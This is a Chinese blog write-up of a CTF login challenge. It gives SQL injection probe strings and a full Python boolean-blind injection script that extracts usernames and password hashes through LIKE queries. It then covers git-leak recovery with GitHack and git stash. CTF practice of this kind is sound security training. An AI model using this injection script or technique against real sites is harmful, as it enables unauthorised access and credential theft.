i春秋 “百度杯”CTF比赛 十月场 登陆


原创

「已注销」 于 2018-10-11 23:28:15 发布 2143 收藏 2

分类专栏： i春秋

友链：https://cutt.ly/7777aaaa

本文链接：https://blog.csdn.net/include_heqile/article/details/83020579



https://www.ichunqiu.com/battalion?t=1&r=0

进入题目链接，是一个登陆框

尝试`admin' or 1=1#`，密码随便输，返回页面`密码错误`
再尝试用户名随便输，密码随便输，返回页面`用户名不存在`

确定为`bool`盲注

使用`python`脚本执行盲注：

```
#-*- coding:utf-8 -*-
from urllib.request import urlopen
from urllib import parse,request
import sys
import threading

url = 'http://869f388aa470447d818c830eee8dee9a934281b026114367.game.ichunqiu.com/Challenges/login.php'

def get_database_length():
 for i in range(1,sys.maxsize):
  username= "admin' or length(database())>{0}#"
  username = username.format(i)
  values = {"username":username, 'password':''}
  data = parse.urlencode(values).encode('utf-8')
  response = request.Request(url, data)
  response = urlopen(response)
  if len(response.read().decode()) != 4:
   print("当前数据库长度为：", i)
   return i

def get_database_name():
 global lock
 lit=list("0123456789qwertyuioplkjhgfdsazxcvbnmPOIUYTREWQASDFGHJKLMNBVCXZ")
 #后台SQL语句形如：
 #select xxx from xxx where username='' or 其他字段=xxx#
 #我们把其他字段替换成user_n3me或者p3ss_w0rd即可得出表中的用户名和密码字段
 username="admin' or p3ss_w0rd like '{0}%'#"
   # username="admin' or p3ss_w0rd like '{0}%'#"
 database=''
 print("Start to retrive the database")
 while True:
  curId=0
  while True:
   if curId == len(lit):
    break
   i = curId
   curId += 1
   un=username.format(database+lit[i])
   print(un)
   values = {"username":un, 'password':''}
   data = parse.urlencode(values).encode('utf-8')
   response = request.Request(url, data)
   response = urlopen(response)
   if len(response.read().decode()) == 4:
    database=database+lit[i]
    print("the database is :%s" % database)
    break
  if curId == len(lit):
   print(database)
   break

#print(get_database_length())
get_database_name()

#用户名
#bctf3dm1n
#密码
#2bfb1532857ddc0033fdae5bde3facdf
#adminqwe123666
```

我开始只是写了`长度盲注`，没问题，可疑得到当前数据库名的长度，但是当我尝试使用`ascii`来得到数据库名字的时候，却怎那么也跑不出来结果，猜测题目对某些字符串进行了过滤，之后尝试使用`like`盲注，成功得到数据库的名字

但是当使用`information_schema`数据库跑表时，却又出现了问题，可能还是字符串过滤的问题，在查看页面源代码的时候，注意到了两个特别皮的字段：

```
<html>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<head>
   <title>Login</title>
</head>

   <form action="login.php" method="post">
   用户名：<input type="text" name="username" class="user_n3me">
   密码：   <input type="password" name="password" class="p3ss_w0rd">
   <input type="submit" value="提交">
   </form>
</body>
</html>
```

稍微观察一下，我们就会发现`user_n3me`和`p3ss_w0rd`很特别，猜测为当前数据库中的两个表格，然后就有了上面盲注脚本中的`get_database_name`

之后就能得到用户名和`md5`之后的密码了

登陆之后我们就会得到下一步的提示，我们得到了隐藏的目录

根据以往的做题经验，猜测为`git`泄露，直接上`GitHack`，果不其然，下载到了`git`目录

进入目录，之后执行`git log`，然后使用得到的`commit`，执行`git reset --hard commit`，回滚到之前的版本，再查看`flag.php`，啥变化都没有。。。。。。。。。。

???

试了好多次，都没用，最后还是看了前辈的`writeup`，说提示再题目中`缓存`，`git`中与缓存相关的就是`stash`，我们进入下载下来的网站目录，再进入`.git`目录，再进如`refs`目录，之后`cat stash`：得到一个`commit`

```
bee231dcc3e136cf01d4b0a075765a9490ecfa87
```

然后回到我们下载下来的网站目录，执行`git reset --hard commit`，之后再查看`flag.php`，得到`flag`位置，这道题目就解决了

关于`stash`：https://www.cnblogs.com/yanghaizhou/p/5269899.html